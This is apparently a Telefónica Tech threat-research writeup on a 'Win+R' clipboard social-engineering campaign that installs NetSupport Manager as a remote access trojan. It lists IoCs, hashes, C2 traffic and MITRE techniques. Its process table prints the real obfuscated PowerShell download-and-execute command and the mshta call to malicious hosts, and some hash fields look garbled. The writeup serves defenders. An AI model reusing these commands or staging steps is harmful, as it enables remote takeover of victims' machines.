Telefónica Tech

Security Research Writeup

Win+R Exploitation to NetSupport RAT

telefonicatech.uk

CONTENTS

OVERVIEW

In January, the Telefónica Tech UK Security Operations Centre identified activity linked to the 'Rogue Raticate' (aka 'RATicate' aka 'FakeSG') threat group, specifically utilising the 'Windows + R' attack vector. The activity showcased attempted deployment of an encoded PowerShell command, via MSHTA.EXE, to install multiple files disguised as PNG images. In-depth analysis revealed that embedded within these files was a comprehensive attack toolkit for a remote management tool, looking to automatically install on the host system.


If undetected, the attacker would gain full, uninterrupted remote access to the host, where it could then be used to gain persistence or onward compromise across the environment, including lateral movement, credential harvesting, or ransomware deployment etc.

To provide a clearer understanding of the attack method, we have prepared a step-by-step guide that details the stages of attack execution, and the indicators of compromise observed.

TECHNICAL ANALYSIS

Pre-Attack: Web Based Social Engineering

The attack starts with social engineering, appearing visually similar to the images below, while the user browses the internet. Unbeknownst to the user, a malicious command is copied to their clipboard during the interaction, which is subsequently executed, after which it is then cleared from the clipboard.



Delivery

The attacker utilises mshta.exe via the 'Run Menu' to initiate the execution of a specified URL (http://ei***ft[.]com/Ray-verify.html) which downloads & initiates an encoded command. Mshta.exe is a Windows-native binary designed to execute Microsoft HTML Application (HTA) files. It can also be used to bypass application whitelisting defences and browser security settings.

The threat group are known for using heavily obfuscated malicious JavaScript code to deliver their payloads, which is in line with what we have observed within the HTML file.


The command facilitates the download of a series of 12 files (listed below) from identified malicious URLs, each corresponding to distinct components requisite for the execution of the attack. Subsequently, these files are stored in a randomised concealed directory within the %APPDATA% folder using 'attrib +h'.

Original File Name	Explanation
Ray-verify.html	HTML MSHTA.EXE Exploit File
N/A	Malicious PowerShell Script - Installation & Persistence
client32u.ini	NetSupport Client Configuration File (pre-v12.50)
htctl32.dll	NetSupport Dependancy DLL
msvcr100_clr0400.dll	Microsoft Visual C++ 2010 Redistributable package
nskbfltr.inf	NetSupport Setup Information
NSM.ini	NetSupport Configuration Settings
NSM.lic	NetSupport Licence Manager
pcicapi.dll	NetSupport Dependancy DLL
pcichek.dll	NetSupport Dependancy DLL
pcicl32.dll	NetSupport Dependancy DLL
remcmdstub.exe	NetSupport Remote Command Prompt

INSTALLATION

Utilising the downloaded files, the attacker deploys a Remote Access Trojan that grants comprehensive control over the compromised machine. This enables the execution of commands and the remote manipulation of the system. The observed toolset consisted of NetSupport Manager (NSM). This is consistent with the group's previously documented attack methodologies. Configuration files such as client32u.ini, among others, are employed to install and configure NSM. The attacker subsequently alters NSM settings to maintain stealth and then ensures persistence within the ASEP registry. For instance, the NSM.ini file was noted to facilitate silent installation, including the deactivation of system notification sounds.

Communication between the attacker and the compromised machine is established via the NSM software, which transmits periodic POLL commands to monitor system status and maintain control.



Net Support Manager stock image.

Disabling the Windows + R shortcut in corporate environments mitigates risks & attack vectors associated with this threat type. This measure can help prevent potential exploitation and contributes to improved overall endpoint security, though may not always be possible depending on business requirements.

This attack method highlights the significance of having robust and proactive security measures in place, and the importance of an experienced Security Operations team.

We hope that the insights presented here & below will assist organisations in strengthening their security posture and stay ahead of evolving threats. For additional guidance or to enhance your organisation's defences, please do not hesitate to **contact us** for a consultation.

INDICATORS OF COMPROMISE (IOCS)

Please proceed with caution in this section. While the IoCs are sanitised and do not pose an immediate threat, do not attempt to replicate these commands or visit any URLs.

*Any IoCs marked 'Not inherently malicious' have been observed in this attack but were deemed to be part of software with additional legitimate uses. However, they still serve as indicators of an attack.

URL Indicators

URL	Usage	Determination
hardcorelegends[.]com	File host	Malicious
guidemytax[.]com	Secondary C2 Server	Malicious
http://geo.netsupportsoftware[.]com/location/loca.asp	Native to NetSupport Client Launch	Not inherently malicious

IP Indicators

IP	Usage	Determination
92.255.85[.]135	Primary C2 Server	Malicious

File Indicators

Ray-verify.html

- **Download URL:** http://eiesoft[.]com/Ray-verify.html
- **MD5:** ad84c95eb1ed26288722f685f4829297
- **SHA1:** 6ce8eb5c4a469d3a20c164a14e908f966550f9f9
- **SHA256:** 4b437ebc58b304ce760ee7444b3bbb89a54c05591b3cb346c2842475f46151cc
- **Explanation:** HTML MSHTA.EXE Exploit File
- **Determination:** Malicious

b.png

- **Download URL:** http://hardcorelegends[.]com/a/b.png
- **MD5:** fedd4aec169d783a3f1357e42babbf79
- **SHA1:** 6f03f2a7a0e6f57c475de2fa65db9a6a8732bd19
- **SHA256:** f937c4c69fa5330dfb08fd4ce890d7aa9c6425823322659519cfa0814fe75103
- **Explanation:** Initial Malicious Powershell Script - Installation & Persistence
- **Determination:** Malicious

1 png / client32u.ini

- **Download URL:** http://hardcorelegends[.]com/a/1.png
- **MD5:** a1586828441b99ced298bbca583a13b79d440e15
- **SHA1:** df73a60e2475c1e585fc8e0a62f89be7afef06ca2b777144f6802df8320d835e
- **SHA256:** df73a60e2475c1e585fc8e0a62f89be7afef06ca2b777144f6802df8320d835e
- **Explanation:** NetSupport Client Configuration File (pre-v12.50)
- **Determination:** Malicious

2 png / htctl32.dll

- **Download URL:** http://hardcorelegends[.]com/a/2.png
- **MD5:** 2d3b207c8a48148296156e5725426c7f
- **SHA1:** ad464eb7cf5c19c8a443ab5b590440b32dbc618f
- **SHA256:** edfe2b923bfb5d1088de1611401f5c35ece91581e71503a5631647ac51f7d796
- **Explanation:** NetSupport Dependency DLL
- **Determination:** Not inherently malicious

3 png / msvcr100_clr0400.dll


- **Download URL:** http://hardcorelegends[.]com/a/3.png
- **MD5:** 0e37fbfa79d349d672456923ec5fbbe3
- **SHA1:** 4e880fc7625ccf8d9ca799d5b94ce2b1e7597335
- **SHA256:** 8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18
- **Explanation:** Microsoft Visual C++ 2010 Redistributable package
- **Determination:** Not inherently malicious

4 png / nskbfltr.inf

- **Download URL:** http://hardcorelegends[.]com/a/4.png
- **MD5:** 26e28c01461f7e65c402bdf09923d435
- **SHA1:** 1d9b5cfcc30436112a7e31d5e4624f52e845c573
- **SHA256:** d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368
- **Explanation:** NetSupport Setup Information
- **Determination:** Malicious

5 png / NSM.ini

- **Download URL:** http://hardcorelegends[.]com/a/5.png
- **MD5:** 88b1dab8f4fd1ae879685995c90bd902
- **SHA1:** 3d23fb4036dc17fa4bee27e3e2a56ff49beed59d
- **SHA256:** 60fe386112ad51f40a1ee9e1b15eca802ced174d7055341c491dee06780b3f92
- **Explanation:** NetSupport Configuration Settings
- **Determination:** Malicious



6 png / NSM.lic

- **Download URL:** http://hardcorelegends[.]com/a/6.png
- **MD5:** 390c964070626a64888d385c514f568e
- **SHA1:** a556209655dcb5e939fd404f57d199f2bb6da9b3
- **SHA256:** ad0d05305fdeb3736c1e8d49c3a6746073d27b4703eb6de6589bdc4aa72d7b54
- **Explanation:** NetSupport Licence Manager
- **Determination:** Malicious

7 png / pcicapi.dll

- **Download URL:** http://hardcorelegends[.]com/a/7.png
- **MD5:** dcde2248d19c778a41aa165866dd52d0
- **SHA1:** 7ec84be84fe23f0b0093b647538737e1f19ebb03
- **SHA256:** 9074fd40ea6a0caa892e6361a6a4e834c2e51e6e98d1ffcda7a9a537594a6917
- **Explanation:** NetSupport Dependency DLL
- **Determination:** Not inherently malicious

8 png / pcichek.dll

- **Download URL:** http://hardcorelegends[.]com/a/8.png
- **MD5:** a0b9388c5f18e27266a31f8c5765b263
- **SHA1:** 906f7e94f841d464d4da144f7c858fa2160e36db
- **SHA256:** 313117e723dda6ea3911faacd23f4405003fb651c73de8deff10b9eb5b4a058a
- **Explanation:** NetSupport Dependency DLL
- **Determination:** Not inherently malicious

9 png / pcicl32.dll

- **Download URL:** http://hardcorelegends[.]com/a/9.png
- **MD5:** 00587238d16012152c2e951a087f2cc9
- **SHA1:** c4e27a43075ce993ff6bb033360af386b2fc58ff
- **SHA256:** 63aa18c32af7144156e7ee2d5ba0fa4f5872a7deb56894f6f96505cbc9afe6f8
- **Explanation:** NetSupport Dependency DLL
- **Determination:** Not inherently malicious

10 png / remcmdstub.exe

- **Download URL:** http://hardcorelegends[.]com/a/10.png
- **MD5:** 1768c9971cea4cc10c7dd45a5f8f022a
- **SHA1:** 3d199bee412cbac0a6d2c4c9fd5509ad12a667e7
- **SHA256:** 6558b3307215c4b73fc96dc552213427fb9b28c0cb282fe6c38324f1e68e87d6
- **Explanation:** NetSupport Remote Command Prompt
- **Determination:** Not inherently malicious

11 png / tcctl32.dll

- **Download URL:** http://hardcorelegends[.]com/a/11.png
- **MD5:** eab603d12705752e3d268d86dff74ed4
- **SHA1:** 01873977c871d3346d795cf7e3888685de9f0b16
- **SHA256:** 6795d760ce7a955df6c2f5a062e296128efdb8c908908eda4d666926980447ea
- **Explanation:** NetSupport Dependency DLL
- **Determination:** Not inherently malicious

12 png / client32.exe

- **Download URL:** http://hardcorelegends[.]com/a/12.png
- **MD5:** ee75b57b9300aab96530503bfae8a2f2
- **SHA1:**98dd757e1c1fa8b5605bda892aa0b82ebefa1f07
- **SHA256:** 06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268
- **Explanation:** NetSupport Client
- **Determination:** Not inherently malicious

Command and Control (C2)

IP/URL	Usage	Port
92.255.85[.]135	Primary C2 Server	443
guidemytax[.]com	Secondary C2 Server	443


Processes

Parent	Process Name	Command
Manual Execution by User	mshta.exe	"C:\WINDOWS\system32\mshta.exe" http://eiesoft[.]com/Ray-verify.html ''Verify you are human - Ray Verification ID: 2783''
mshta.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell[.]exe" $c1='%%(N%%ew-O%%%bje%%%ct N%%%et.W%%%e'; $c4='b%%Cl%%%%ie%%nt%%).%%%D%%%ow%nl%%o%%'; $c3='a%%dSt%%%%ri%%%%%n%%%g(''http://hardcorelegends[.]com/a/b.png'')';$TC=($c1,$c4,$c3 -Join '');$TC=$TC.replace('%','');I`E`X $TC|I`E`X
powershell.exe	conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
powershell.exe	ipconfig.exe	C:\WINDOWS\system32\ipconfig.exe /flushdns
powershell.exe	cmd.exe	C:\WINDOWS\system32\cmd.exe /c attrib +h C:\Users\admin\AppData\Roaming\DflzFP
cmd.exe	attrib.exe	attrib +h C:\Users\admin\AppData\Roaming\DflzFP
powershell.exe	client32.exe	C:\Users\admin\AppData\Roaming\DflzFP\client32.exe

Identifiable Information

Artifact	Located	OSINT
guidemytax[.]com	NetSupport Config (client32u.ini)	Did not resolve
hardcorelegends[.]com	Network Traffic (File Server)	Malicious per VirusTotal - Turkey, Ankara
92.255.85[.]135	NetSupport Config (client32u.ini)	Malicious per VirusTotal - Russia, Moscow
licensee=EVALUSION	NetSupport Licence File (NSM.lic)	*Links to RR [Igal Lytzki on X: "RT @1ZRR4H: #RogueRaticate aka #FakeSG also using forfiles.exe as a LOLBAS (https://t.co/cf8rKBZrDB) index-write-upd.lnk [Metadata] Ne..." / X], Active since at least 2020 [https://www.herbiez.com/?p=1364]*
serial_no=NSM165348	NetSupport Licence File (NSM.lic)	*Links to RR [Igal Lytzki on X: "RT @1ZRR4H: #RogueRaticate aka #FakeSG also using forfiles.exe as a LOLBAS (https://t.co/cf8rKBZrDB) index-write-upd.lnk [Metadata] Ne..." / X], Active since at least 2020 [https://www.herbiez.com/?p=1364]*

Further research indicates that the group has a history of utilising malspam, malicious PDFs, harmful browser updates, and other attack vectors. However, we were unable to identify any specific connections to the attack vector we have observed. It is worth noting that the group has been operational for many years.



HTTP Requests

Timeline of Requests and Responses

Event 1

Process Name: client32.exe

Request Type: POST

URL: http://92.255.85[.]135/fakeurl.htm

Response: 200

Client Data: CMD=POLL INFO=1 ACK=1

Server Data: CMD=POLL INFO=1 ACK=1

Event 2

Process Name: client32.exe

Request Type: GET

URL: http://geo.netsupportsoftware[.]com/location/loca.asp

Response: 200

Client Data: Long/Lat returned

Server Data: N/A

Event 3

Process Name: client32.exe

Request Type: GET

URL: http://92.255.85[.]135/fakeurl.htm

Response: 200

Client Data: CMD=ENCD.ES=1.DATA=u.2h.r..4.]..%y-.....=I...D3.W..i.7?....=@....F.f....&t.[..6ra..L.....:1oU...c.{.=Ic.5T.m.<..O....a.g.qwjW..I.oe..=}.....bV.9..%s..:1oU...!..[....7. ..(.K(...oC...Q.3.>...v=I..].sw..#h...B.fI..i.u._].J.&=@A=M..f.V=@.`t..i.....

Server Data: CMD=ENCD.ES=1.DATA=u.2h.r..4.]..%y-.....=I...D3.W..i.7?....=@....F.f....&t.[..6ra..L.....:1oU...c.{.=Ic.5T.m.<..O....a.g.qwjW..I.oe..=}.....bV.9..%s..:1oU...!..[....7. ..(.K(...oC...Q.3.>...v=I..].sw..#h...B.fI..i.u._]..J.&=@A=M..f.V=@.`t..i.....

Event 4

Process Name: client32.exe

Request Type: GET

URL: http://92.255.85[.]135/fakeurl.htm

Response: No Response

Client Data: CMD=ENCD.ES=1.DATA=I3.<(T{.E.....V....k.9|||$(m..$Cj_.....0Mt..s...M.6...

Server Data: N/A

Event 5

Process Name: client32.exe

Request Type: GET

URL: http://92.255.85[.]135/fakeurl.htm

Response: No Response

Client Data: CMD=ENCD.ES=1.DATA=I3.<(T{.E.....V....k.9|||$(m..$C.M..=I0`!.....^.....?sq. .

Server Data: N/A

Event 6

Process Name: client32.exe

Request Type: GET

URL: http://92.255.85[.]135/fakeurl.htm

Response: No Response

Client Data: CMD=ENCD.ES=1.DATA=..#..mH..UAA..g..

Server Data: N/A

Event 7

Process Name: client32.exe


Request Type: GET

URL: http://92.255.85[.]135/fakeurl.htm

Response: No Response

Client Data: CMD=ENCD.ES=1.DATA=..#..mH..UAA..g..

Server Data: N/A



MITRE Framework

- T1059.001 PowerShell (Starts POWERSHELL.EXE for commands execution),
- T1027 Obfuscated Files or Information (Probably obfuscated PowerShell command line is found), T1204.002 Malicious File (Manual execution by a user),
- T1071 Application Layer Protocol (Request from PowerShell that ran from MSHTA.EXE),
- T1112 Modify Registry (Modifies registry (POWERSHELL)),
- T1547.001: Registry Run Keys / Startup Folder,
- T1222.001 Windows File and Directory Permissions Modification (Uses ATTRIB.EXE to modify file attributes),
- T1564.001 Hidden Files and Directories (Uses ATTRIB.EXE to modify file attributes),
- T1071 Application Layer Protocol (Connects to the CnC server),
- T1071 Application Layer Protocol (Contacting a server suspected of hosting an CnC),
- T1012 Query Registry (Reads security settings of Internet Explorer),
- T1012 Query Registry (Checks proxy server information)

The Next Generation of Managed Cyber Security Services has arrived.

At Telefónica Tech, we bring over 15 years of cyber security expertise, safeguarding more than 1,700 organisations worldwide. Our comprehensive suite of services combines cutting-edge technology, global intelligence, and tailored strategies to protect your people, networks, platforms, and data.

From proactive threat detection to regulatory compliance and incident response, our solutions are designed to strengthen your resilience and empower you to thrive in an ever-evolving digital landscape. Partner with us to secure your operations, build trust, and stay ahead of emerging cyber threats with confidence.

Get In Touch

Leading the Way in *Digital Transformation* for our Customers

Telefónica Tech unlocks the power of integrated technology, bringing together a unique combination of the best people, with the best tech and the best platforms, supported by a dynamic partner ecosystem to make a real difference to every business, every day.

T: 0333 188 7868 | info@telefonicatech.uk | telefonicatech.uk